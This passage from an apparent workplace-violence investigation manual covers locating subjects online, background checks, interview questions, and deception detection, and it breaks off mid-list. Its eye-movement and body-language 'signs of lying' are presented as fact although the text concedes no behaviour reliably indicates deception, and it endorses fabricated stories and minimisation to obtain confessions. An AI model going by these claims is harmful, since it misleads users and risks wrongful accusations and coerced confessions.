The interface for Twitter is remarkably simple. There is a search feature where you can find individuals by their name or e-mail address. Upon finding the user, you simply click their name to view all of their tweets. Users have the option of restricting access to their Twitter pages and can limit who is permitted to follow them. However, due to the simple nature of the site, it appears that most users allow public access to their profile. Twitter’s main focus is “news” thus it is extremely popular with news agencies and celebrities.

Another valuable resource is to use Google or other search engines to locate electronic evidence of the subject. Using Advanced Search Operators within Google will allow you to narrow your search results and quickly locate this evidence. An example of an Advanced Search may be of the subjects phone number across multiple sites, (ex. 555-555-5555 site:craigslist.com). This type of search will return results if the subject has listings posted on Craigslist. You can replace the URL in the site operator to other websites such as Twitter.com to locate the subjects twitter account.

55.5. Conducting Background Checks

Conducting an up-to-date background check on the subject is also crucial during the planning phase. You can utilize services like TLO, Accurint, & NCIC, which will help to provide a glimpse into the subject's background, criminal history, relationships, etc. Understanding what is going on in their life, criminal history, relationships, likes, dislikes, etc., can help paint a picture of the individual and what they might be capable of doing.

55.6. Third Party Investigator

When a need for an investigation arises, one of the first issues that must be decided by the employer is whether the investigation will be conducted by an internal investigator (i.e. an employee of the organization – often times human resources personnel or, in some cases, in-house legal counsel) or whether an external third-party investigator will be retained.

Consider these guidelines when attempting to decide whether an internal or external investigator needs to be required:

- Possibility of bias or perception of bias
- Internal investigator is not sufficiently experienced
- Internal investigator is unable to give investigation timely or full attention
- The allegations are very serious
- There are multiple locations, complainants or respondents
- The parties are represented by counsel or a union
- The allegation involves delicate or difficult subject-matter
- The parties are highly-placed or high-profile within the organization
- The complaint arises in the department in which the internal investigator(s) works or involves someone who the internal investigator(s) knows well
- There is a high likelihood of legal challenge.

55.7. Fairness of the Investigation

The investigator should be bound by the principle of fairness. If the parties of the investigation do not perceive the investigation to be such, that they have received a fair hearing on the merits and that appropriate action has been taken, they may prove to be resistant or cause disruption in the process. This reluctance to accept the results may ultimately prompt the investigated party to exercise legal options.

55.8. Timing of Investigation

As the need for an investigator may arise on short notice, it is prudent for the employer to keep a list of experienced investigators who can be accessed as required. Ordinarily, the employer will want to communicate to the parties involved the fact of the investigation, the identity of the investigator and the investigator's credentials, that their co-operation and statements shall be required, and the expected timing of the commencement of the investigation process and its findings.

55.9. The Investigative Report

The investigation report should outline the findings of the investigators and should describe how the investigation was conducted. Because the report may be evidence in future proceedings, the report should be written in a way which clearly and persuasively supports the ultimate findings that were made. For example, if credibility was a determinative factor, the report should identify how and why one person, or one description of events was more credible than another. Additionally, the findings should not be written in legally conclusory terms (e.g. “hostile work environment,” “discriminatory,” “sexual harassment”). Rather the findings should be couched in terms of the specific unacceptable conduct at issue.

Because an employer may be called upon to show how it responded to claims of harassment, violence and discrimination long after the fact, the final investigation report, all supporting notes and memorandum generated during the investigation, and documents relevant to any corrective action taken should be maintained in a final workplace investigation file. This file should be maintained separately from any employee’s personnel file.

An employer typically learns of inappropriate workplace behavior through an employee complaint. The first step an employer must take during the investigation is to ascertain as much information about the allegations as possible.

The employer should then:

- Introduce investigators and explain their authorization to conduct the investigation;
- Identify the scope of the investigation;
- Explain to the interviewee that they are required to fully cooperate and that retaliation against any employee for filing a complaint or participating in the investigation is prohibited;
- Explain the process – interviewing several people and a need to re-interview if new information comes to light;
- Explain there will be a need to review documentation;
- Explain that management will make the decision about necessary action after reviewing the investigation report;
- Explain that information gathered will be kept discreet to the extent possible;
- Explain that the notes of the interviewers are the record of the investigation and the interviewee will be asked to sign and date the notes following the interview; and
- Make it clear that the interviewee is not to discuss the investigation with others within the organization or to the public.

The person receiving or handling the complaint should ask the complaining employee these questions during the investigation:

1. What happened?
2. When did it happen?

3. Where did it happen?
4. How did it happen?
5. Has it ever happened before?
6. Has it happened to anyone else?
7. Who was present when it happened?
8. How did the behavior make you feel?
9. Have you talked with anyone about the incident(s)?
10. To what extent was the behavior welcome or unwelcome?
11. Was it conveyed to the alleged harasser that the behavior was unwelcome?
12. Is there any other information (documents, memos, e-mails etc.) you may have that would substantiate the allegations?

55.10. Workplace Violence Investigation Scenarios

Here are some example scenarios of investigating a workplace violence incident and where to start:

Issue: You've just received the unsettling news that one of your employees physically attacked another employee, causing him serious injuries. You want to initiate an investigation, but you're not sure where to begin or what the investigation should entail. What do you do?

Answer: The short answer is to conduct an investigation that is thorough, well documented, objective, prompt, confidential, and well organized. Ultimately, however, you need a game-plan and a good strategy that will ensure you've covered all the bases. To that end, consider the following ten steps:

Step One: Decide who should conduct the investigation

This is a critical decision that requires several considerations and should be made well in advance of any incident. The investigator should be objective, experienced in investigations, and should make a credible witness in case the incident results in legal action. In addition, an investigator should have good "people skills" (i.e., a talent for getting people to open up and candidly tell what happened).

Step Two: Review company policies and procedures

The company's workplace violence policy should be consulted. Be sure to follow all procedures safeguarding individual's rights established in the policy.

Step Three: Identify any potential witnesses

This aspect of the investigation can be a bit under estimated, as both parties may request that you interview numerous witnesses. List all potential witnesses in order of priority, beginning with eyewitnesses and supervisors. It is not always practical to interview everyone, so you must consider how valuable the person's testimony would be.

Step Four: Gather and review documents

Documents to look for in an inquiry may include previous complaints, incident reports, company policies, company procedures, police reports, witness statements, personnel files, time cards, and possible expense reports. In short, review all relevant documents.

Step Five: Identify the issues to be investigated

The person conducting the investigation must ask, "What are we investigating?" In the scenario above, the answer is straightforward: workplace violence. But the investigator should keep in mind that new issues may

arise as the investigation progresses. Be sure to follow up on new claims or additional information that comes to light.

Step Six: Prepare your investigation strategy

A good strategy involves structuring the interviews in a way that will maximize the amount of information you discover. Ask yourself, “Who do you want to talk to first—and why?” Generally, the person bringing the complaint and the person accused are good places to start in a workplace violence investigation case. The investigator should also consider beginning with the person who is the eyewitness that saw the action take place.

Step Seven: Take interim steps

It’s perfectly acceptable to suspend someone pending an investigation, especially in cases where the employer suspects a threat to health and safety of other employees. The person allegedly posing such a threat should be suspended and barred from the premises until the investigation has concluded. All employees should be aware of the policy to bar upon suspension, so they know to notify management should the suspended individual return prior to being cleared. Generally, management may become involved in this step. Sometimes, especially with workplace violence incidents, it may be prudent to involve law enforcement early and have a law enforcement representative in the building in a remote location who can respond in the event the interview escalates to the threat of being physical. It is important that you inform management of the investigation and discuss the investigation process and procedure.

Step Eight: Prepare interview questions

The investigator should always prepare the interview questions in advance. Know what questions you want to ask and how you want the interview to develop. The interviewer should begin with broad-based questions to put the person at ease and gradually get around to asking the critical questions.

Step Nine: Be prepared to answer questions

The interviewer should also try to think of any questions that will arise from the other person’s perspective.

Step Ten: Prepare opening and closing statements

The advantage to having a prepared opening and closing is to be sure that certain areas are covered with each person being interviewed. You want to remind each person involved of the company policies and procedures, that the company takes the allegations seriously, and that the company will conduct a fair, thorough and prompt investigation. You also want to maintain open communication with all parties. Let each person know to come back and see you if anything new arises.

56. Investigative Interviews

The purpose of this section is to provide you with the basic interviewing skills necessary to effectively conduct a Workplace Violence Investigation.

According to the U.S. Department of Labor, 16 million people are harassed annually. Workplace Violence is the 3rd leading cause of fatal occupational injuries. Thousands of employees are harassed, intimidated, threatened, and physically attacked in the workplace daily.

Failure to conduct a sufficient Workplace Violence investigation interview can lead to civil litigation for your employer and your organization. According to the U.S. Department of Labor, the average settlement is over \$500,000. The Average jury verdict is \$3 million. This leads to possible expenses for outside counsel and loss of productivity.

56.1. Objective of the Interview

The objective of your interview is to gather all of the information concerning the allegation and subsequently take the necessary action to safeguard the workplace. We recommend you create a checklist to help you throughout your interview process. Areas in which you should focus on include:

Goal of the Interviews

1. Identify legal/Equal Employment Opportunities (EEO) issues
2. Identify potential witnesses (Witnesses play a key role during your investigation)
3. Identify time frames and order of interviews
4. Identify documents for review (i.e. HR records, social media profiles, ect.)

Interviewing the Victim, Witness, and Subject

- When conducting any type of investigative interview, it's essential to ask the following six questions; who, what, when, where, why. While asking these questions, what you are trying to determine are the facts of the case. These questions can be very direct. We will want to ask these same questions to all parties involved; victim, witness and the subject.
- Who was involved
- What happened
- When it happened
- Where it happened
- Why it happened
- How it happened

Note: *If imminent danger is present dial 911 and conduct an investigation once safety has been restored.*

56.2. Interview Etiquette

Sometimes a great interview is all that stands between you and a confession. During your interview process, you may be speaking with several different individuals. The questions you ask and how you present yourself, as an interviewer will vary based on the person you are interviewing. Those that you are interviewing may pay attention to how prepared you are as well as to how you conduct yourself during the interview.

Preparation

- Develop your line of questioning in advance
- Be sure to get answers to all your questions

If possible have a second body to listen in on the interview

- Two heads are better than one
- A second note taker

Obtain signed statements from the witness, victim and subject

- Include date and time
- Sign as a witness

Document

- Date and start time of each interview
- Who was present
- Keep it confidential – need to know basis
- Disclose at the start of the interview the nature of the investigation

Be appropriately honest about the general purpose of the interview and the role the individual plays – *i.e.*, “*I am investigating an allegation of harassment in the workplace and need to speak with you regarding your knowledge or involvement in the incident.*”

56.3. Interviewing Techniques

Verbal Cues

When you are conducting your interview with either the subject or the witness, you can use these effective interviewing techniques throughout your investigation. First, we will discuss the verbal cues that assist in detecting deception in what people say and non-verbal cues that will indicate what their body does that contradicts their verbal responses. Five areas of verbal cues include:

- **Selective Wording** – Someone might be lying if he or she doesn't actually answer your question.
- **Quasi-denials** – Listen for instances when people back out of statements before actually staying them, like "I could be wrong but..."
- **Qualifiers** – Another possible sign of deception could be using qualifying phrases like "to the best of my knowledge..."
- **Softeners** – If people are guilty, people soften their diction using words like "borrow" or "mistake"
- **Overly formal wording** – Liars might use phrases that add distance, like formal titles Mr. or Mrs.

From an interview perspective, when you are questioning someone, you want to look for certain non-verbal cues. These cues will give you indications based on the following 5 topic areas:

- **Stress signals** – much of detecting lies is actually detecting stress.
- **Deviation from base line** – Look for a baseline of truthful answer behaviors and then take note of any changes during further questioning.
- **Telltale four** – Look for clusters of verbal and nonverbal signs.
- **Eye signals** – As a lie is constructed and told, the liar's blink rate goes down. After the lie is told, the blink rate will increase up to eight times.
- **Emotional incongruence** – Sometimes you just have a gut feeling that something is off, like catching someone with a phony smile.

Interaction & Reaction


What do we often encounter when we talk with guilty people versus non-guilty people we're investigating. Guilty people often get defensive, where an innocent person is going to go on the offensive. The individual will become "stronger" in their response "I didn't do it, I didn't do it!" Where a guilty person starts to try to rationalize and explain their actions. A liar is uncomfortable facing his questioner/accuser and may turn his head or body away. They may be sitting with their legs and/or arms crossed and then shift their entire body away from you. This is because they are uncomfortable facing the individual and attempting to protect themselves, from they perceive, as an attack on their credibility. A liar might also unconsciously place objects such as (books, coffee cup, etc.) between themselves and you. This creates a sense of a barrier between you as the interviewer and themselves.

Change of Conversation

If you believe someone is lying, then change the subject of the conversation quickly. A liar follows along willingly and becomes more relaxed. The guilty person wants the subject changed; an innocent person may be confused by the sudden change in topics and will want to go back to the previous subject.

Neuro-Linguistics

Linguisticsociety.org defines Neurolinguistics as “the study of how language is represented in the brain: that is, how and where our brains store our knowledge of the language (or languages) that we speak, understand, read and write, what happens in our brains as we acquire that knowledge, and what happens as we use it in our everyday lives.”



When responding to a direct question – i.e., “*Did you steal the ring from the jewelry display?*”, if the person’s eyes are up and to the left, they’re visually remembering images. If they are going to the side-left, they are remembering sounds. If the person’s eyes are going down and to the left, they’re remembering internal dialog. If the eyes travel up and to the right it is usually indicative that the person is trying to quickly develop a plausible, but deceptive, answer to the question. If the eyes travel down and to the right or to the side-right, it usually indicates deception. These eye movements are normally non-voluntary and difficult to control during questioning.

Interviewing the Victim

When interviewing a victim, the investigator must keep in mind that the person they are speaking with has just been through a bad, and often times, a traumatizing experience. The victim's health and personal safety must be the investigators primary concern. This may cause the interview with the victim to be postponed. The victim may be angry, afraid, or even traumatized and not at a stage to talk with an investigator until they overcome their emotions. If the interview was to continue, these intense emotions may be projected onto the investigator. The investigator will have to use all of his or her communication skills to obtain the valuable information that the victim possesses (Hoffman, 2005). The victim should be asked specific questions that will allow the investigator to write a description of what happened in as much detail as possible.

The investigator should ask follow-up questions to clarify points in the victim's statement. The victim should be asked if they know the other person(s) involved in the incident and what, if any, is their relationship to them. The investigator should obtain the victim's personal information (home, work, cell and email) to facilitate follow-up conversations. The use of Social Media and the internet can be used to assist the investigator in locating this personal information about the victim and possible relationship between the victim and the subject (Hoffman, 2005).

- Victim Interview Questions (Open and Leading)
- What has happened to make you feel unsafe in the workplace?
- What has this person done or said to threaten you?
- What was the exact verbiage used in the threat?
- When did this behavior start?
- Why do you feel you are being targeted?
- How many times has this happened?
- Do others feel the same way? If so, why?
- What has your response been when this person does this?
- Were there witnesses to the incident? (who)
- Have any of your co-workers approached you regarding the matter?
- Where were you when the incident occurred?
- What was the triggering event to cause this last incident?
- Are you aware of any weapons this person may have?
- Are you aware of any problems this person may be having outside of work?
- What do you think is needed to restore your feeling of safety in the workplace?

Interview Techniques

- Show me how employee "B" touched or shoved you
- How close were you?
- Did he/she hit you with his/her right or left hand?
- How did he/she try to block you?
- Use measuring scales to define the intensity
- Show me the way this person looked at you

Witness Interviews

Interviews conducted with witnesses should be non-accusatory. Investigators must make a systematic effort to interview all witnesses so that a thorough investigation is completed. Some witnesses to a crime may eventually become suspects but they should not be treated as such until the investigator feels that there is adequate evidence to infer this and is prepared to proceed with an interrogation. During a witness interview the investigator should ask open ended questions allowing the witness as much time to answer in as much detail as he or she wants. If the witness' answers are too short or lack description the investigator should ask follow up questions to elicit further detail. The questions asked of witnesses will vary depending on the investigation (Hoffman, 2005). In general, the witness should be asked to describe what they observed in as much detail as possible, what involvement, if any, they had in the event; their knowledge of, or relationship with, any of the participants, and personal information (name, age, phone number, address). Keep in mind that if your witness saw the incident and it involved physical violence they may be fearful of retribution and hesitant to speak with you. Reassure them the goal of the investigation is to restore peace and safety in the workplace. Don't promise something you can't deliver. Ensure anonymity throughout the investigation.

Witness Interviews General Questions

- What is your general perception on the safety of your work environment?
- Are you aware of any problems or conflict within your group?
- Have you seen any inappropriate or offensive behavior in the workplace?
- Have you heard any rumors that are cause for concern?
- Remember to tread lightly; the individual may have no direct knowledge of the alleged incident.
- If the witness saw the incident – refer to interview techniques.
- Show me how it was done
- With what intensity
- Use measuring scales

Witness Interview Direct Questions

- We were advised that you were a potential witness to an incident that occurred on 4/12/15 at 4:30 p.m. between employee "X" & "Y". Did you see any disturbing interaction between these two employees?
- Did you see them talking or near each other at all during this time?
- What has been your perception of the normal interaction between the two employees?
- Have you heard any gossip around the department regarding these employees?

Note: Always document the date and approximate time of any incident witnessed.

Subject Interview Considerations

The use of the introductory statement style of interviewing, as taught by Wicklander-Zulawski and Associates, Inc., is designed to elicit signs of guilt from the suspect early in the interview. One of the benefits to this type of interview is that it allows the investigator to evaluate the subject's behavior before making any accusations and committing oneself to an interrogation. In this interview style the subject has

little opportunity to participate in the early part of the conversation.

During the process the interviewer covers several specific topics:

1. **Who we are and what we do** – The interviewer describes his role within the organization or agency and briefly explains the core values and goals of the organization. The interviewer stresses how their job is to protect the citizens or employees. While not spoken the interviewer implies that the subject is also deserving of that protection.
2. **Different types of crime** – The interviewer explains that part of his or her job is to investigate different types of crime or violations. The interviewer lists several types of offenses, including the one the subject is suspected of involvement in. This mention of a specific type of offense, is generally preceded by a phrase to minimize the seriousness and occurs with a brief pause and eye contact.
3. **How we investigate** – The investigator goes on to describe the variety of investigative tools at their disposal. Specifically, several investigative techniques that could have led to the identification of the subject are discussed.

These three points are designed to cause a guilty suspect to react involuntarily. This gives the interviewer the opportunity to assess the subject's reactions to the crime under discussion. If at this point the investigator has not detected any indication that the subject is guilty they can continue on with interview questions and never make an accusation. If, however, the suspect has demonstrated signs of guilt, the interviewer begins to offer rationalizations and reasons for the person's actions, that will ultimately lead to an accusation.

The subject's admission represents an important step in the interview process. It may lead to a breakthrough in your investigation and interview process. The subject may choose to deny taking part in the activity. It is important for the interviewer to move the subject beyond an admission to an actual confession.

Remember:

- They will be guarded and may not cooperate
- Don't disclose too much too soon
- Consider Weingarten (i.e. rights that guarantee an employee union representation during an investigatory interview), if you have union employees

Subject Interview Questions

- What is your personal perception of the work environment?
- How do you feel about employee "X"?
- Has he or she ever done anything to offend you? How did that make you feel?
- Do you feel the workplace is safe?
- What was the last interaction you had with the person?
- An allegation has been made against you involving employee "X" and I need you to help me understand what happened.

- “Help me to understand why there are several witnesses that have confirmed your involvement, yet you say this never happened? “
- “If you didn’t do this, what motive would someone have to file a false report against you?”

Remember:

- To utilize Interview Techniques
- To document the date and time of any reported incidents.

Results of the Investigation

- Allegation
- Substantiated
- Cleared
- Inconclusive

Reasons for an inconclusive result?

- Word against Word
- No witnesses
- Harassment or Bullying Behavior creating a fear of retribution
- No apparent tangible evidence
- Conflicting statements
- Many discrepancies & inconsistencies
- Don’t dismiss rumors
- Suspect demeanor indicates no deception
- Witness’ bias or lack of bias

At this point, consider other investigative options to uncover facts. Start by reviewing:

- Employee records
- Employee email and instant messages
- Internet usage and history
- Documents on hard drive
- Office phone/cellular records
- Analyze date and time on computer systems
- Proximity card access
- Public Records (Circuit Clerk)

Depending on personal preference and the situation interviewers will choose to use the interview style that is most comfortable. Regardless of the style chosen, the goal of the interrogation is the same: to obtain a confession, legally and ethically, that will stand up to scrutiny in court. To accomplish this, interviewers will use many of the same tools, despite their different choices, or combinations, of interview styles.

Rapport

Developing rapport with a subject early in the interview can be very valuable to ultimately obtaining a confession. Spending time with the subject discussing non-threatening topics will put the person at ease. The questions asked by the interviewer during the rapport building process should not be personal. These questions can be as simple as verifying their address, phone number, the spelling of a name or work history. For interviewers who prefer to evaluate behavioral and physiological responses to questions, the rapport building process allows them to establish the subject's normal responses to questions. This makes evaluating truthful and deceptive responses later in the interview easier.

A common occurrence in normal conversations is mirroring. Both parties will mimic the posture, gestures and mannerisms of the other. When building rapport, the interviewer can mimic the posture and gestures of the subject. Once the interviewer feels that rapport has been established he or she should move slightly (cross or uncross legs etc.). If the subject mirrors this movement rapport has been established.

Signs of Deception

There is no guaranteed way to determine if a subject is lying. There are no typical nonverbal behaviors that are associated with deception. Not all liars display the same behavior in the same situation. Additionally, behaviors will differ across deceptive situations (Virj, 2000). The interviewer has to rely on his or her experience and instincts to make that determination.

Changes in behavior in response to questions should be noted. If the interviewer has taken the time to establish rapport with the subject, deceptive responses may be more obvious. Any one word or behavior on its own should not be considered an indicator of dishonesty. However, if the behavior is linked to a question about the subject's involvement in the investigation there is a good chance that the behavior is an indicator of dishonesty. Behaviors should be consistent when the question is repeated, and deceptive signals typically occur in clusters. Following are behaviors that may indicate dishonesty:

Posture:

- Slumping over or leaning back in the chair;
- Sitting in a way that protects the abdomen;
- Shifting position in the chair – hands and arms;
- Placing the hand over the mouth to muffle words or hide expressions;
- Arms crossed with the thumbs extended. Legs and feet;
- Nervous movement of legs and feet;
- Legs crossed with the knee raised to protect the abdomen;
- Legs crossed with arms holding the leg in place as a barrier – head and neck;
- Head down can indicate a negative attitude or submission;
- Head back looking down the nose; and
- Head nodding or head shaking

Neurolinguistic eye movement can be an indicator of deception. Once the interviewer has determined the

normal responses to questions he or she may be able to evaluate the truthfulness of a subject's response based on eye movement. This concept is based on a belief that most people move their eyes in a certain direction when recalling and creating information. For example, if a subject is asked to recall the color of the shirt they wore the day before their eyes would move up and to their left while they retrieved the memory. If the subject decided to lie, their eyes would shift up and to the right while they created an answer. Recalling and creating sound memories are associated with eye movements directly left or right. Looking down and to the right is associated with creating tactile memories. And looking down and to the left is associated with internal dialogs or getting in touch with one's feelings (Wicklander & Zulawski, 1993).

There are also verbal indicators of deception that interviewers must interpret. These may or may not be accompanied by an observable behavior. The most telling verbal indicators are when the words do not match the physical behaviors that accompany them, i.e., if the subject says "no" but shakes his or her head in a "yes" gesture. Following are some verbal indicators of dishonesty:

- Skipping around in sentences
- Stopping sentences or leaving off the end
- Inappropriate laughter
- Starting to speak in the third person
- Telling the interviewer that they have done things (similar to the things currently under investigation) wrong in the past
- Repeating the interviewer's question
- Asking the interviewer to repeat the question
- Asking the interviewer "are you accusing me"?
- Giving very short answers
- Overgeneralizations (any, all, never, always etc.)
- Saying "I can't recall"

The following phrases are usually indicators that the subject is going to finish the sentence with a lie:

- "I swear on the bible that I didn't..."
- "To tell you the truth..."
- "To the best of my knowledge..."
- "You may not believe this but..."
- "I know that this sounds strange but..."

Overcoming Resistance

Identifying the subject's dishonesty is an important part of an interrogation. However, the interviewer must be able to convince the subject to confess. Most interviewers use stories and rationalizations to move the subject closer to a confession. The stories are intended to convince the subject that he or she is not the first person to find themselves in their situation and that the first step to feeling better about the situation is to tell the truth. The stories that interviewers use may be real experiences or fabricated. Rationalizations are another important part of convincing a subject to confess. The interviewer presents possible reasons for the

subject to have committed the crime. Presenting these rationalizations allows the subject to give a face-saving reply as to why they committed the crime. Finally, interviewers will often minimize the severity of the crime. This can be accomplished by softening the language used during the interview. In that way murder becomes “hurt”, theft becomes “take” etc. It is much easier for a subject to say that they borrowed a car without permission than to confess to carjacking.

Submission

A large part of the interrogation will involve the interviewer offering these rationalizations and stories combined with minimizing the subject's actions. The investigator has to find a theme that the subject can relate to. Once that has happened, the subject's behavior will change. The subject will enter submission and be ready to confess. Some signs of submission are:

- Less forceful denials or lack of denials
- Slumped and defeated posture
- Eyes looking down
- Teary eyes or crying
- Letting out a sigh

At this point once when the interviewer again makes an accusation the subject should accept it and acknowledge his or her guilt. This acknowledgement may be just a small nod or a slightly audible “yes”. The investigator should try to keep the subject talking about the crime to prevent them from re-canting

Conclusion

Your goal is to find out what happened and how it happened, so you can prevent it from happening again. Conducting an interview is among the most challenging and rewarding tasks that an investigator will be called upon to perform. Often the outcome of an investigation is determined by the success or failure of the interviewer. Those that are interested in interviewing should practice, practice, practice. Quality training and practice will help you become successful at conducting interviews and gaining reward. There is no, one, interview methodology that works best. If possible, obtain training in a variety of methods. Understanding and being able to use a variety of techniques gives the interviewer more tools in his or her toolbox (Hoffman, 2005).

Following are some suggestions on where to obtain training:

Wicklander-Zulawski and Associates: www.w-z.com

John E. Reid and Associates: www.reid.com

Stan B. Walters (Kinesic Interviewing): www.thelieguy.com

57. Behavioral Analysis

During an investigative interview one obvious challenge understood by investigative professionals alike is the possibility that interview will try to engage in deception (Krivis,2013). This could be represented in the form of selective recall, outright lying or the misrepresentation of facts. The result is that it hinders the investigators ability to draw a solid conclusion about the facts at hand. Therefore, it becomes important for an investigator to be able to detect and respond appropriately to signs of deception during an interview.

Traditionally many interviewers over the years have accepted indicators of lying as fidgety hands, vocal stress, body posture, or not looking one in the face. Such training in behavioral detection techniques has rarely led practitioners to exceed 50% accuracy in lie detection. Certain researchers, on the other hand, offer more complex methods claiming accuracy rates of 90% or higher (Goman, 2013). Regardless, the most current research reflects the recurring theme that “no one verbal cue indicates deception, but the probability of deception increases when clusters of deceptive indicators are present.” Moreover, practitioners who learn to watch for these combinations and interactions of deception cues have been known to significantly increase their accuracy in detecting deception.

57.1. Nonverbal Cues

Matsumoto (2011), identified five behavioral areas that provide cues to deceit: facial expressions, gestures, body language, voice, and verbal style. The first behavioral area is directly linked with identifying and interpreting micro-expressions. Micro-expressions (e.g. of fear, anger, joy, etc.) are small indicators of otherwise suppressed emotion which may appear unconsciously on a person's face for a duration as brief as 1/25th of a second. A few micro-expression examples and their correlating emotions include:

1. False smiles; indicated by a lack of bagged skin under the eyes and/or the absence of crow's feet wrinkles;
2. Anger; indicated by lowered eyebrows
3. Fear; indicated by raised eyebrows.

An "alert observer will be able to detect such a facial expression" unless the observer blinks at the exact moment the micro-expression appears.

57.2. Nonverbal Signs

Nonverbal Signs

1. ***Stress signals***

When people lie, their heart rate goes up, blood pressure goes up and breathing gets shallow. Much of detecting lies is detecting stress. You won't know if people are lying just by the fact that they are playing with their jewelry or bouncing their feet, but you'll know that something is up.

2. ***Deviation from the "truth baseline"***

Before an official job interview, you might invite candidates for coffee so you can observe their gestures and the pitch of their voices as they answer easy questions like, "How did you hear about this job?" Look for a baseline of truthful answer behaviors and then take note of any changes during further questioning.

3. ***"Telltale Four"***

Look for clusters of verbal and nonverbal signs. If you're interviewing someone and notice stress signs, put an asterisk by that question and return to the subject later. If you get the stressed reactions a second time, the person may be holding something back.

4. ***Eye Signals***

The biggest myth around deception is that liars don't look you in the eye. Because liars have heard this, they may overcompensate and look at you too directly. There is, however, a correlation between lying and blink rate. As a lie is constructed and told, the liar's blink rate goes down. After the lie is told, the blink rate will increase up to eight times.

5. ***Emotional Incongruence***

Sometimes you just have a gut feeling that something is off, like catching someone with a phony smile. A liar can look incredibly fearful that he or she will be caught, but be careful, because truthful people can also look fearful that you won't believe them.

57.3. Verbal Cues

If one is forced to rely only on either nonverbal or verbal cues for detection, verbal cues are generally recognized as the more reliable indicator. There is a stronger positive relationship between deceptive detection accuracy and vocal cues such as speech errors, speech fillers, pauses, and voice tone. The more attentive the listener the more effective a detector he will be.

Detection of verbal cues is especially important when conducting an interview remotely, such as by phone. In this case it is crucial for the interviewer to establish a baseline of the interviewee's verbal speech pattern on neutral topics.

As the interview progresses, the interviewer should be wary of repeated clusters of deviations from the baseline pattern.

Typical deceptive indicators include:

- Speech stumbles,
- Increased pauses between answers or sentences,
- Filler words such as “umm,” “ahh,” and “uh huh” before responding to a question,
- Stalling for time by answering a question with a question
- Asking the speaker to repeat the question

In the case of an evasive answer, a useful technique may be to ask for clarification with direct “yes” or “no” questions. If the interviewee pauses before answering, continues to avoid giving a direct answer, or begins an answer with the word “well,” the probability of deception increases. Clusters of these verbal cues indicate an increased probability of deception, although all indicators are more likely to be relevant when compared with the subject's verbal and nonverbal baseline.

57.4. Verbal Signs

Verbal Signs

1. ***Selective Wording***

Someone might be lying if he or she doesn't answer your question. For example, you might ask an interviewee, "Did you leave your last workplace under good conditions?" If the person responds, "I left to pursue things that were more in line with my skills and talents," you should take note that he or she skirted around your true question.

2. ***Quasi-denials***

Listen for instances when people back out of statements before saying them, like "I could be wrong but...".

3. ***Qualifiers***

Another possible sign of deception could be using qualifying phrases like "To the best of my knowledge...".

4. ***Softeners***

